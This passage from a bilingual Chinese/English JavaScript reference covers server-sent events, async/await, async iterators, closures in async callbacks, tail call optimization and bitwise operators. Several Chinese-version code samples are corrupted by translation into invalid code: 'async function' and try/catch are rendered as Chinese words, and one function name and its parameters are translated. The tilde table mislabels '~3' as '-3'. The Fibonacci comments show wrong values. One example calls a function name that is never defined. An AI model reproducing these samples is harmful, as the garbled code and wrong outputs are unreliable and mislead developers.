        var current = previous + beforePrevious;
        beforePrevious = previous;
        previous = current;
        yield current; //This is like return but
                        //keeps the current state of the function
                        // i.e it remembers its place between calls
    }
}

var fib = FibonacciGenerator();
fib.next().value; //2
fib.next().value; //3
fib.next().value; //5
fib.next().done; //false

```

第80章：服务器发送事件

第80.1节：设置基本的服务器事件流

你可以使用EventSource对象设置客户端浏览器监听来自服务器的事件。你需要为构造函数提供一个字符串，表示服务器API端点的路径，该端点将订阅客户端的服务器事件。

示例：

```
var eventSource = new EventSource("api/my-events");
```

事件有名称，用于分类和发送，监听器必须针对每个事件名称设置监听。默认事件名称是message，想要监听它必须使用相应的事件监听器，.onmessage

```
evtSource.onmessage = function(event) {
  var data = JSON.parse(event.data);
  // 对数据进行处理
}
```

上述函数将在服务器向客户端推送事件时每次运行。数据以text/plain格式发送，如果你发送的是JSON数据，可能需要对其进行解析。

第80.2节：关闭事件流

可以使用EventSource.close()方法关闭到服务器的事件流

```
var eventSource = new EventSource("api/my-events");
// 执行操作 ...
eventSource.close(); // 你将不再从该对象接收事件
```

.close()方法在流已关闭时不会执行任何操作。

第80.3节：为EventSource绑定事件监听器

你可以使用

.addEventListener方法为EventSource对象绑定事件监听器，以监听不同的事件通道。

```
EventSource.addEventListener(name: String, callback: Function, [options])
```

name: 与服务器发送事件的通道名称相关的名称。

回调：每当绑定到通道的事件被触发时，回调函数都会运行，该函数提供了事件作为参数。

选项：用于描述事件监听器行为的选项。

下面的示例展示了来自服务器的心跳事件流，服务器在心跳频道发送事件，当接收到事件时，该例程将始终运行。

```
var eventSource = new EventSource("api/heartbeat");
...
```

Chapter 80: Server-sent events

Section 80.1: Setting up a basic event stream to the server

You can setup your client browser to listen in incoming server events using the EventSource object. You will need to supply the constructor a string of the path to the server' API endpoint the will subscribe the client to the server events.

Example:

```
var eventSource = new EventSource("api/my-events");
```

Events have names with which they are categorized and sent, and a listener must be setup to listen to each such event by name. the default event name is message and in order to listen to it you must use the appropriate event listener, .onmessage

```
evtSource.onmessage = function(event) {
  var data = JSON.parse(event.data);
  // do something with data
}
```

The above function will run every time the server will push an event to the client. Data is sent as text/plain, if you send JSON data you may want to parse it.

Section 80.2: Closing an event stream

An event stream to the server can be closed using the EventSource.close() method

```
var eventSource = new EventSource("api/my-events");
// do things ...
eventSource.close(); // you will not receive anymore events from this object
```

The .close() method does nothing if the stream is already closed.

Section 80.3: Binding event listeners to EventSource

You can bind event listeners to the EventSource object to listen to different events channels using the .addEventListener method.

```
EventSource.addEventListener(name: String, callback: Function, [options])
```

name: The name related to the name of the channel the server is emitting events to.

callback: The callback function runs every time an event bound to the channel is emitted, the function provides the event as an argument.

options: Options that characterize the behavior of the event listener.

The following example shows a heartbeat event stream from the server, the server sends events on the heartbeat channel and this routine will always run when an event is accepted.

```
var eventSource = new EventSource("api/heartbeat");
...
```

```
eventSource.addEventListener("heartbeat", function(event) {  
    var status = event.data;  
    if (status=='OK') {  
        // 执行某些操作  
    }  
});
```

```
eventSource.addEventListener("heartbeat", function(event) {  
    var status = event.data;  
    if (status=='OK') {  
        // do something  
    }  
});
```

第81章：异步函数（async/await）

async 和 await 基于 Promise 和生成器构建，用于内联表达异步操作。这使得异步或回调代码更易于维护。

带有 `async` 关键字的函数返回一个 `Promise`，可以使用该语法调用。

在一个异步函数内部，`await`关键字可以应用于任何Promise，并且会导致`await`之后的函数体在该Promise解决后执行。

第81.1节：介绍

定义为异步的函数是一种可以执行异步操作但看起来像同步的函数。实现方式是使用`await`关键字，在等待Promise解决或拒绝时延迟函数的执行。

注意：异步函数是阶段4（“完成”）提案，预计将被纳入ECMAScript 2017标准。

例如，使用基于Promise的Fetch API：

```
异步函数 getJSON(url) {
  尝试 {
    const response = await fetch(url);
    return await response.json();
  }
  捕获 (err) {
    // Promise中的拒绝将在这里抛出
    console.error(err.message);
  }
}
```

异步函数总是返回一个Promise，因此你可以在其他异步函数中使用它。

箭头函数风格

```
const getJSON = async url => {
  const response = await fetch(url);
  return await response.json();
}
```

第81.2节：Await与运算符优先级

使用`await`关键字时必须注意运算符优先级。

假设我们有一个异步函数，它调用另一个异步函数`getUnicorn()`，该函数返回一个解析为`Unicorn`类实例的Promise。现在我们想使用该类的`getSize()`方法获取独角兽的大小。

看下面的代码：

```
async function myAsyncFunction() {
  await getUnicorn().getSize();
}
```

乍一看，这似乎是有效的，但实际上不是。由于运算符优先级，它等同于以下代码：

```
async function myAsyncFunction() {
```

Chapter 81: Async functions (async/await)

async and await build on top of promises and generators to express asynchronous actions inline. This makes asynchronous or callback code much easier to maintain.

Functions with the `async` keyword return a `Promise`, and can be called with that syntax.

Inside an `async` `function` the `await` keyword can be applied to any `Promise`, and will cause all of the function body after the `await` to be executed after the promise resolves.

Section 81.1: Introduction

A function defined as `async` is a function that can perform asynchronous actions but still look synchronous. The way it's done is using the `await` keyword to defer the function while it waits for a `Promise` to resolve or reject.

Note: Async functions are [a Stage 4 \("Finished"\) proposal](#) on track to be included in the ECMAScript 2017 standard.

For instance, using the promise-based [Fetch API](#):

```
async function getJSON(url) {
  try {
    const response = await fetch(url);
    return await response.json();
  }
  catch (err) {
    // Rejections in the promise will get thrown here
    console.error(err.message);
  }
}
```

An `async` function always returns a `Promise` itself, so you can use it in other asynchronous functions.

Arrow function style

```
const getJSON = async url => {
  const response = await fetch(url);
  return await response.json();
}
```

Section 81.2: Await and operator precedence

You have to keep the operator precedence in mind when using `await` keyword.

Imagine that we have an asynchronous function which calls another asynchronous function, `getUnicorn()` which returns a `Promise` that resolves to an instance of class `Unicorn`. Now we want to get the size of the unicorn using the `getSize()` method of that class.

Look at the following code:

```
async function myAsyncFunction() {
  await getUnicorn().getSize();
}
```

At first sight, it seems valid, but it's not. Due to operator precedence, it's equivalent to the following:

```
async function myAsyncFunction() {
```

```
await (getUnicorn().getSize());  
}
```

这里我们试图调用Promise对象的getSize()方法，这并不是我们想要的。

相反，我们应该使用括号来表示我们先等待独角兽，然后调用结果的getSize()方法：

```
async function asyncFunction() {  
  (await getUnicorn()).getSize();  
}
```

当然，之前的版本在某些情况下可能是有效的，例如，如果getUnicorn()函数是同步的，但getSize()方法是异步的。

第81.3节：异步函数与Promise的比较

async函数并不取代Promise类型；它们添加了语言关键字，使调用Promise更容易。它们是可以互换的：

```
async function doAsyncThing() { ... }  
  
function doPromiseThing(input) { return new Promise((r, x) => ...); }  
  
// 使用Promise语法调用  
doAsyncThing()  
.then(a => doPromiseThing(a))  
.then(b => ...)  
.catch(ex => ...);  
  
// 使用await语法调用  
try {  
  const a = await doAsyncThing();  
  const b = await doPromiseThing(a);  
  ...  
}  
catch(ex) { ... }
```

任何使用Promise链的函数都可以用await重写：

```
function newUnicorn() {  
  return fetch('unicorn.json') // 从服务器获取 unicorn.json  
  .then(responseCurrent => responseCurrent.json()) // 将响应解析为 JSON  
  .then(unicorn =>  
    fetch('new/unicorn', { // 发送请求到 'new/unicorn'  
      method: 'post', // 使用 POST 方法  
      body: JSON.stringify({unicorn}) // 将 unicorn 传递到请求体中  
    })  
  )  
  .then(responseNew => responseNew.json())  
  .then(json => json.success) // 返回响应的 success 属性  
  .catch(err => console.log('Error creating unicorn:', err));  
}
```

该函数可以用async / await重写如下：

```
async function newUnicorn() {  
  try {
```

```
    await (getUnicorn().getSize());  
  }
```

Here we attempt to call getSize() method of the Promise object, which isn't what we want.

Instead, we should use brackets to denote that we first want to wait for the unicorn, and then call getSize() method of the result:

```
async function asyncFunction() {  
  (await getUnicorn()).getSize();  
}
```

Of course, the previous version could be valid in some cases, for example, if the getUnicorn() function was synchronous, but the getSize() method was asynchronous.

Section 81.3: Async functions compared to Promises

async functions do not replace the Promise type; they add language keywords that make promises easier to call. They are interchangeable:

```
async function doAsyncThing() { ... }  
  
function doPromiseThing(input) { return new Promise((r, x) => ...); }  
  
// Call with promise syntax  
doAsyncThing()  
.then(a => doPromiseThing(a))  
.then(b => ...)  
.catch(ex => ...);  
  
// Call with await syntax  
try {  
  const a = await doAsyncThing();  
  const b = await doPromiseThing(a);  
  ...  
}  
catch(ex) { ... }
```

Any function that uses chains of promises can be rewritten using await:

```
function newUnicorn() {  
  return fetch('unicorn.json') // fetch unicorn.json from server  
  .then(responseCurrent => responseCurrent.json()) // parse the response as JSON  
  .then(unicorn =>  
    fetch('new/unicorn', { // send a request to 'new/unicorn'  
      method: 'post', // using the POST method  
      body: JSON.stringify({unicorn}) // pass the unicorn to the request body  
    })  
  )  
  .then(responseNew => responseNew.json())  
  .then(json => json.success) // return success property of response  
  .catch(err => console.log('Error creating unicorn:', err));  
}
```

The function can be rewritten using async / await as follows:

```
async function newUnicorn() {  
  try {
```

```

const responseCurrent = await fetch('unicorn.json'); // 从服务器获取 unicorn.json
const unicorn = await responseCurrent.json(); // 将响应解析为 JSON
const responseNew = await fetch('new/unicorn', { // 发送请求到 'new/unicorn'
  method: 'post', // 使用 POST 方法
  body: JSON.stringify({unicorn}) // 将 unicorn 传递到请求体中
});
const json = await responseNew.json();
return json.success // 返回响应的 success 属性
} catch (err) {
  console.log('创建独角兽时出错:', err);
}
}

```

这个 `async` 版本的 `newUnicorn()` 看起来返回了一个 `Promise`, 但实际上有多个 `await` 关键字。每个都返回了一个 `Promise`, 所以实际上我们有一组 `promises` 而不是一个链。

事实上, 我们可以把它看作一个 `function*` 生成器, 每个 `await` 都是一个 `yield` 新的 `Promise`。然而, 每个 `promise` 的结果都被下一个所需要以继续函数。这就是为什么函数上需要额外的 `async`关键字 (以及调用 `promise` 时的 `await`关键字), 因为它告诉 JavaScript 自动为这次迭代创建一个观察者。由 `async` 函数 `newUnicorn()`返回的 `Promise` 会在这次迭代完成时解决。

实际上, 你不需要考虑这些; `await` 隐藏了 `promise`, `async` 隐藏了生成器迭代。

你可以像调用 `promise` 一样调用 `async` 函数, 并且可以 `await` 任何 `promise` 或任何 `async` 函数。你不需要 `await` 一个 `async` 函数, 就像你可以执行一个 `promise` 而不使用 `.then()` 一样。

如果你想立即执行代码, 也可以使用 `async IIFE`:

```
(async () => {
  await makeCoffee()
  console.log('咖啡准备好了!')
})()

```

第81.4节：使用`async await`进行循环

在循环中使用`async await`时, 你可能会遇到以下一些问题。

如果你只是尝试在`forEach`中使用`await`, 会抛出一个`Unexpected token`错误。

```
(async() => {
  data = [1, 2, 3, 4, 5];
  data.forEach(e => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
})()

```

这是因为你错误地将箭头函数视为代码块。该`await`位于回调函数的上下文中, 而该回调函数并非`async`函数。

解释器会防止我们犯上述错误, 但如果你给`forEach`的回调函数添加`async`, 则不会抛出错误。你可能认为这解决了问题, 但它不会按预期工作。

示例:

```
(async() => {
  data = [1, 2, 3, 4, 5];
})()

```

```

const responseCurrent = await fetch('unicorn.json'); // fetch unicorn.json from server
const unicorn = await responseCurrent.json(); // parse the response as JSON
const responseNew = await fetch('new/unicorn', { // send a request to 'new/unicorn'
  method: 'post', // using the POST method
  body: JSON.stringify({unicorn}) // pass the unicorn to the request body
});
const json = await responseNew.json();
return json.success // return success property of response
} catch (err) {
  console.log('Error creating unicorn:', err);
}
}

```

This `async` variant of `newUnicorn()` appears to return a `Promise`, but really there were multiple `await` keywords. Each one returned a `Promise`, so really we had a collection of promises rather than a chain.

In fact we can think of it as a `function*` generator, with each `await` being a `yield new Promise`. However, the results of each promise are needed by the next to continue the function. This is why the additional keyword `async` is needed on the function (as well as the `await` keyword when calling the promises) as it tells JavaScript to automatically creates an observer for this iteration. The `Promise` returned by `async function` `newUnicorn()` resolves when this iteration completes.

Practically, you don't need to consider that; `await` hides the promise and `async` hides the generator iteration.

You can call `async` functions as if they were `promises`, and `await` any `promise` or any `async` function. You don't need to `await` an `async` function, just as you can execute a `promise` without a `.then()`.

You can also use an `async IIFE` if you want to execute that code immediately:

```
(async () => {
  await makeCoffee()
  console.log('coffee is ready!')
})()

```

Section 81.4: Looping with `async await`

When using `async await` in loops, you might encounter some of these problems.

If you just try to use `await` inside `forEach`, this will throw an `Unexpected token` error.

```
(async() => {
  data = [1, 2, 3, 4, 5];
  data.forEach(e => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
})()

```

This comes from the fact that you've erroneously seen the arrow function as a block. The `await` will be in the context of the callback function, which is not `async`.

The interpreter protects us from making the above error, but if you add `async` to the `forEach` callback no errors get thrown. You might think this solves the problem, but it won't work as expected.

Example:

```
(async() => {
  data = [1, 2, 3, 4, 5];
})()

```

```

data.forEach(async(e) => {
  const i = await somePromiseFn(e);
  console.log(i);
});
console.log('这将首先打印');
})();

```

这是因为回调异步函数只能暂停自身，不能暂停父异步函数。

你可以编写一个返回 Promise 的 `asyncForEach` 函数，然后你可以这样写

```

await asyncForEach(async (e) => await somePromiseFn(e), data)

```

基本上你返回一个 Promise 当所有回调都被 `await` 并完成时该 Promise 解析。但有更好的方法，那就是直接使用循环。

你可以使用 `for-of` 循环或 `for/while` 循环，选择哪个都无所谓。

```

(async() => {
  data = [1, 2, 3, 4, 5];
  for (let e of data) {
    const i = await somePromiseFn(e);
    console.log(i);
  }
  console.log('这将最后打印');
})();

```

但还有一个问题。这个解决方案会等待每次调用 `somePromiseFn` 完成后，才会迭代下一个。

如果你确实希望 `somePromiseFn` 的调用按顺序执行，这很好，但如果你想让它们并发运行，你需要对 `Promise.all` 使用 `await`。

```

(async() => {
  data = [1, 2, 3, 4, 5];
  const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
  console.log(...p);
})();

```

`Promise.all` 接收一个由多个 Promise 组成的数组作为唯一参数，并返回一个 Promise。当数组中的所有 Promise 都被解决时，返回的 Promise 也会被解决。我们对该 Promise 使用 `await`，当它被解决时，所有的值都可用。

上述示例是完全可运行的。函数 `somePromiseFn` 可以写成带有超时的异步回声函数。你可以在 `babel-repl` 中使用至少 `stage-3` 预设尝试这些示例，并查看输出结果。

```

function somePromiseFn(n) {
  return new Promise((res, rej) => {
    setTimeout(() => res(n), 250);
  });
}

```

第81.5节：减少缩进

使用 Promise：

```

function doTheThing() {
  return doOneThing()
}

```

```

data.forEach(async(e) => {
  const i = await somePromiseFn(e);
  console.log(i);
});
console.log('this will print first');
})();

```

This happens because the callback async function can only pause itself, not the parent async function.

You could write an `asyncForEach` function that returns a promise and then you could something like

```

await asyncForEach(async (e) => await somePromiseFn(e), data)

```

Basically you return a promise that resolves when all the callbacks are awaited and done. But there are better ways of doing this, and that is to just use a loop.

You can use a `for-of` loop or a `for/while` loop, it doesn't really matter which one you pick.

```

(async() => {
  data = [1, 2, 3, 4, 5];
  for (let e of data) {
    const i = await somePromiseFn(e);
    console.log(i);
  }
  console.log('this will print last');
})();

```

But there's another catch. This solution will wait for each call to `somePromiseFn` to complete before iterating over the next one.

This is great if you actually want your `somePromiseFn` invocations to be executed in order but if you want them to run concurrently, you will need to `await` on `Promise.all`.

```

(async() => {
  data = [1, 2, 3, 4, 5];
  const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
  console.log(...p);
})();

```

`Promise.all` 接收一个由多个 Promise 组成的数组作为其唯一参数，并返回一个 Promise。当数组中的所有 Promise 在数组中被解决时，返回的 Promise 也被解决。我们对那个 Promise 使用 `await`，当它被解决时，所有的值都可用。

The above examples are fully runnable. The `somePromiseFn` function can be made as an `async echo` function with a timeout. You can try out the examples in the [babel-repl](#) with at least the `stage-3` preset and look at the output.

```

function somePromiseFn(n) {
  return new Promise((res, rej) => {
    setTimeout(() => res(n), 250);
  });
}

```

Section 81.5: Less indentation

With promises:

```

function doTheThing() {
  return doOneThing()
}

```

```
.then(doAnother)
  .then(doSomeMore)
  .catch(handleErrors)
}
```

使用异步函数：

```
async function doTheThing() {
  try {
    const one = await doOneThing();
    const another = await doAnother(one);
    return await doSomeMore(another);
  } catch (err) {
    handleErrors(err);
  }
}
```

注意返回语句在底部，而不是顶部，并且你使用了语言本身的错误处理机制（try/catch）。

第81.6节：同时异步（并行）操作

你经常会想要并行执行异步操作。async/await提案中有直接支持这种语法，但由于await会等待一个Promise，你可以将多个Promise一起包装在Promise.all中以等待它们：

// 不是并行

```
async function getFriendPosts(user) {
  friendIds = await db.get("friends", {user}, {id: 1});
  friendPosts = [];
  for (let id in friendIds) {
    friendPosts = friendPosts.concat(await db.get("posts", {user: id}));
  }
  // 等等。
}
```

这将对每个查询依次获取每个朋友的帖子，但它们可以同时进行：

// 并行执行

```
async function 获取朋友帖子(用户) {
  朋友ID = await db.get("friends", {用户}, {id: 1});
  朋友帖子 = await Promise.all(朋友ID.map(id =>
    db.get("posts", {user: id})
  ));
  // 等等。
}
```

这将遍历ID列表以创建一个promise数组。await会等待所有promise完成。Promise.all将它们合并成一个单一的promise，但它们是并行完成的。

```
.then(doAnother)
  .then(doSomeMore)
  .catch(handleErrors)
}
```

With async functions:

```
async function doTheThing() {
  try {
    const one = await doOneThing();
    const another = await doAnother(one);
    return await doSomeMore(another);
  } catch (err) {
    handleErrors(err);
  }
}
```

Note how the return is at the bottom, and not at the top, and you use the language's native error-handling mechanics (try/catch).

Section 81.6: Simultaneous async (parallel) operations

Often you will want to perform asynchronous operations in parallel. There is direct syntax that supports this in the async/await proposal, but since await will wait for a promise, you can wrap multiple promises together in Promise.all to wait for them:

// Not in parallel

```
async function getFriendPosts(user) {
  friendIds = await db.get("friends", {user}, {id: 1});
  friendPosts = [];
  for (let id in friendIds) {
    friendPosts = friendPosts.concat(await db.get("posts", {user: id}));
  }
  // etc.
}
```

This will do each query to get each friend's posts serially, but they can be done simultaneously:

// In parallel

```
async function getFriendPosts(user) {
  friendIds = await db.get("friends", {user}, {id: 1});
  friendPosts = await Promise.all(friendIds.map(id =>
    db.get("posts", {user: id})
  ));
  // etc.
}
```

This will loop over the list of IDs to create an array of promises. await will wait for all promises to be complete. Promise.all combines them into a single promise, but they are done in parallel.

第82章：异步迭代器

一个 `async` 函数是返回 `promise` 的函数。`await` 会让出控制权给调用者，直到 `promise` 解决，然后继续处理结果。

迭代器允许使用 `for-of` 循环遍历集合。

异步迭代器是一个集合，其中每次迭代都是一个 `promise`，可以使用 `for-await-of` 循环等待。

异步迭代器是一个 [stage 3](#) 提案。它们已在 Chrome Canary 60 中通过 `--harmony-async-iteration` 启用

第82.1节：基础知识

JavaScript 的 `Iterator` 是一个带有 `.next()` 方法的对象，该方法返回一个 `IteratorItem`，该对象包含 `value : <any>` 和 `done : <boolean>`。

JavaScript 的 `AsyncIterator` 是一个带有 `.next()` 方法的对象，该方法返回一个 `Promise<IteratorItem>`，即下一个值的 `promise`。

要创建一个 `AsyncIterator`，我们可以使用 `async generator` 语法：

```
/**  
 * 返回一个在时间过去后解决的promise。  
 */  
const delay = time => new Promise(resolve => setTimeout(resolve, time));  
  
async function* delayedRange(max) {  
    for (let i = 0; i < max; i++) {  
        await delay(1000);  
        yield i;  
    }  
}
```

`delayedRange` 函数将接受一个最大数字，并返回一个 `AsyncIterator`，该迭代器以 1 秒间隔生成从 0 到该数字的数字。

用法：

```
for await (let number of delayedRange(10)) {  
    console.log(number);  
}
```

`for await of` 循环是另一种新的语法，仅在异步函数以及异步生成器内部可用。在循环内部，`yield` 出的值（记住，是 `Promise`）会被解包，因此 `Promise` 被隐藏起来。在循环内，你可以直接处理这些值（`yield` 出的数字），`for await of` 循环会替你等待这些 `Promise`。

上述示例会等待 1 秒，打印 0，再等待 1 秒，打印 1，依此类推，直到打印到 9。此时 `AsyncIterator` 将变为 `done`，`for await of` 循环将退出。

Chapter 82: Async Iterators

An `async` function is one that returns a `promise`. `await` yields to the caller until the `promise` resolves and then continues with the result.

An iterator allows the collection to be looped through with a `for-of` loop.

An `async iterator` is a collection where each iteration is a `promise` which can be awaited using a `for-await-of` loop.

Async iterators are a [stage 3 proposal](#). They are in Chrome Canary 60 with `--harmony-async-iteration`

Section 82.1: Basics

A JavaScript `Iterator` is an object with a `.next()` method, which returns an `IteratorItem`, which is an object with `value : <any>` and `done : <boolean>`.

A JavaScript `AsyncIterator` is an object with a `.next()` method, which returns a `Promise<IteratorItem>`, a `promise` for the next value.

To create an `AsyncIterator`, we can use the `async generator` syntax:

```
/**  
 * Returns a promise which resolves after time had passed.  
 */  
const delay = time => new Promise(resolve => setTimeout(resolve, time));  
  
async function* delayedRange(max) {  
    for (let i = 0; i < max; i++) {  
        await delay(1000);  
        yield i;  
    }  
}
```

The `delayedRange` function will take a maximum number, and returns an `AsyncIterator`, which yields numbers from 0 to that number, in 1 second intervals.

Usage:

```
for await (let number of delayedRange(10)) {  
    console.log(number);  
}
```

The `for await of` loop is another piece of new syntax, available only inside of `async functions`, as well as `async generators`. Inside the loop, the values yielded (which, remember, are `Promises`) are unwrapped, so the `Promise` is hidden away. Within the loop, you can deal with the direct values (the yielded numbers), the `for await of` loop will wait for the `Promises` on your behalf.

The above example will wait 1 second, log 0, wait another second, log 1, and so on, until it logs 9. At which point the `AsyncIterator` will be `done`, and the `for await of` loop will exit.

第 83 章：如何使迭代器可在异步回调函数内使用

使用异步回调时需要考虑作用域，尤其是在循环内部。本文简单展示了不该怎么做，并给出了一个简单的可用示例。

第 83.1 节：错误代码，你能发现为什么这样使用 key 会导致错误吗？

```
var pipeline = {};
// (...) 在 pipeline 中添加内容

for (var key in pipeline) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // 清除该项
      delete pipeline[key];
      return;
    }
    // ...
    pipeline[key].count++;
  });
}
```

问题在于只有一个 var key 实例。所有回调都会共享同一个 key 实例。在回调触发时，key 很可能已经被递增，且不再指向我们接收统计信息的元素。

第 83.2 节：正确写法

```
var pipeline = {};
// (...) 在 pipeline 中添加内容

var processOneFile = function(key) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // 清除该项
      delete pipeline[key];
      return;
    }
    // ...
    pipeline[key].count++;
  });
}

// 验证其没有增长
for(var key in pipeline) {
  processOneFileInPipeline(key);
}
```

通过创建一个新函数，我们将 key 限定在函数内部，这样所有回调都有自己的 key 实例。

Chapter 83: How to make iterator usable inside async callback function

When using async callback we need to consider scope. **Especially** if inside a loop. This simple article shows what not to do and a simple working example.

Section 83.1: Erroneous code, can you spot why this usage of key will lead to bugs?

```
var pipeline = {};
// (...) adding things in pipeline

for(var key in pipeline) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // ...
    pipeline[key].count++;
  });
}
```

The problem is that there is only one instance of **var key**. All callbacks will share the same key instance. At the time the callback will fire, the key will most likely have been incremented and not pointing to the element we are receiving the stats for.

Section 83.2: Correct Writing

```
var pipeline = {};
// (...) adding things in pipeline

var processOneFile = function(key) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // ...
    pipeline[key].count++;
  });
}

// verify it is not growing
for(var key in pipeline) {
  processOneFileInPipeline(key);
}
```

By creating a new function, we are scoping **key** inside a function so all callback have their own key instance.

第84章：尾调用优化

第84.1节：什么是尾调用优化（TCO）

TCO 仅在严格模式下可用

一如既往，请检查浏览器和 JavaScript 实现对任何语言特性的支持情况，且与任何 JavaScript 特性或语法一样，未来可能会发生变化。

它提供了一种优化递归和深度嵌套函数调用的方法，通过消除将函数状态推入全局帧栈的需求，并避免必须逐层返回每个调用函数，而是直接返回到最初的调用函数。

```
function a(){
  return b(); // 2
}
function b(){
  return 1; // 3
}
a(); // 1
```

没有 TCO 时，调用 a() 会为该函数创建一个新的帧。当该函数调用 b() 时，a() 的帧会被推入帧栈，并为函数 b() 创建一个新的帧

当 b() 返回到 a() 时，a() 的帧会从帧栈中弹出。它立即返回到全局帧，因此不会使用栈上保存的任何状态。

TCO 识别到从 a() 到 b() 的调用位于函数 a() 的尾部，因此无需将 a() 的状态推入帧栈。当 b() 返回时，它不是返回到 a()，而是直接返回到全局帧。

进一步优化，消除中间步骤。

TCO 允许递归函数进行无限递归，因为帧栈不会随着每次递归调用而增长。没有 TCO 的情况下，递归函数的递归深度是有限的。

注意 TCO 是 JavaScript 引擎的实现特性，如果浏览器不支持，无法通过转译器实现。规范中没有额外的语法要求来实现 TCO，因此有人担心 TCO 可能会破坏网页。它的发布非常谨慎，未来可预见的时间内可能需要设置浏览器/引擎特定的标志才能启用。

第 84.2 节：递归循环

尾调用优化使得可以安全地实现递归循环，无需担心调用栈溢出或帧栈增长的开销。

```
function indexOf(array, predicate, i = 0) {
  if (0 <= i && i < array.length) {
    if (predicate(array[i])) { return i; }
    return indexOf(array, predicate, i + 1); // 尾调用
  }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // 返回 5 的索引，即 4
```

Chapter 84: Tail Call Optimization

Section 84.1: What is Tail Call Optimization (TCO)

TCO is only available in strict mode

As always check browser and JavaScript implementations for support of any language features, and as with any JavaScript feature or syntax, it may change in the future.

It provides a way to optimise recursive and deeply nested function calls by eliminating the need to push function state onto the global frame stack, and avoiding having to step down through each calling function by returning directly to the initial calling function.

```
function a(){
  return b(); // 2
}
function b(){
  return 1; // 3
}
a(); // 1
```

Without TCO the call to a() creates a new frame for that function. When that function calls b() the a()'s frame is pushed onto the frame stack and a new frame is created for function b()

When b() return to a() a()'s frame is popped from the frame stack. It immediately return to the global frame and thus does not use any of the states save on the stack.

TCO recognises that the call from a() to b() is at the tail of function a() and thus there is no need to push a()'s state onto the frame stack. When b() returns rather than returning to a() it returns directly to the global frame. Further optimising by eliminating the intermediate steps.

TCO allows for recursive functions to have indefinite recursion as the frame stack will not grow with each recursive call. Without TCO recursive function had a limited recursive depth.

Note TCO is a JavaScript engine implementation feature, it cannot be implemented via a transpiler if the browser does not support it. There is no additional syntax in the spec required to implement TCO and thus there is concern that TCO may break the web. Its release into the world is cautious and may require browser/engine specific flags to be set for the foreseeable future.

Section 84.2: Recursive loops

Tail Call Optimisation makes it possible to safely implement recursive loops without concern for call stack overflow or the overhead of a growing frame stack.

```
function indexOf(array, predicate, i = 0) {
  if (0 <= i && i < array.length) {
    if (predicate(array[i])) { return i; }
    return indexOf(array, predicate, i + 1); // the tail call
  }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // returns index of 5 which is 4
```

第 85 章：按位运算符 - 真实世界示例 (代码片段)

第 85.1 节：使用按位异或交换两个整数 (无需额外内存分配)

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b); // a 现在是 22, b 现在是 11
```

第 85.2 节：通过 2 的幂次方实现更快的乘法或除法

将位向左（向右）移动相当于乘以（除以）2。在十进制中也是一样：如果我们将13“左移”2位，就得到1300，或者 $13 * (10 ** 2)$ 。若将12345“右移”3位然后去掉小数部分，就得到12，或者 $\text{Math.floor}(12345 / (10 ** 3))$ 。因此，如果我们想将一个变量乘以 $2 ** n$ ，可以直接左移n位。

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13      << 6)   //           832
```

类似地，要进行（向下取整的）整数除以 $2 ** n$ ，可以右移 n 位。示例：

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
console.log(1000      >> 4) //           62
```

这甚至适用于负数：

```
console.log(-80 / (2 ** 3)) // -80 / 8 = -10
console.log(-80      >> 3) //           -10
```

实际上，除非你进行数亿次的计算，否则算术运算的速度不太可能显著影响代码的运行时间。但C语言程序员非常喜欢这种技巧！

第85.3节：使用按位与检测数字的奇偶性

代替这个（遗憾的是在实际代码中经常见到的）“杰作”：

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

你可以用更高效、更简单的方式进行奇偶性检查：

Chapter 85: Bitwise Operators - Real World Examples (snippets)

Section 85.1: Swapping Two Integers with Bitwise XOR (without additional memory allocation)

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b); // a is now 22 and b is now 11
```

Section 85.2: Faster multiplication or division by powers of 2

Shifting bits left (right) is equivalent to multiplying (dividing) by 2. It's the same in base 10: if we "left-shift" 13 by 2 places, we get 1300, or $13 * (10 ** 2)$. And if we take 12345 and "right-shift" by 3 places and then remove the decimal part, we get 12, or $\text{Math.floor}(12345 / (10 ** 3))$. So if we want to multiply a variable by $2 ** n$, we can just left-shift by n bits.

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13      << 6)   //           832
```

Similarly, to do (floored) integer division by $2 ** n$, we can right shift by n bits. Example:

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
console.log(1000      >> 4) //           62
```

It even works with negative numbers:

```
console.log(-80 / (2 ** 3)) // -80 / 8 = -10
console.log(-80      >> 3) //           -10
```

In reality, speed of arithmetic is unlikely to significantly impact how long your code takes to run, unless you are doing on the order of 100s of millions of computations. But C programmers love this sort of thing!

Section 85.3: Number's Parity Detection with Bitwise AND

Instead of this (unfortunately too often seen in the real code) "masterpiece":

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

You can do the parity check much more effective and simple:

```
if(n & 1) {  
    console.log("奇数！");  
} else {  
    console.log("偶数！");  
}
```

(这实际上不仅适用于JavaScript)

```
if(n & 1) {  
    console.log("ODD!");  
} else {  
    console.log("EVEN!");  
}
```

(this is actually valid not only for JavaScript)

第86章：波浪号 ~

~ 运算符查看表达式值的二进制表示，并对其进行按位取反操作。

表达式中为1的位在结果中变为0。表达式中为0的位在结果中变为1。

第86.1节：~ 整数

下面的示例演示了按位非 (~) 运算符在整数上的使用。

```
let number = 3;  
let complement = ~number;
```

complement 数的结果等于 -4；

表达式	二进制值	十进制值
3	00000000 00000000 00000000 00000011	3
-3	11111111 11111111 11111111 11111100	-4

为了简化，我们可以将其视为函数 $f(n) = -(n+1)$ 。

```
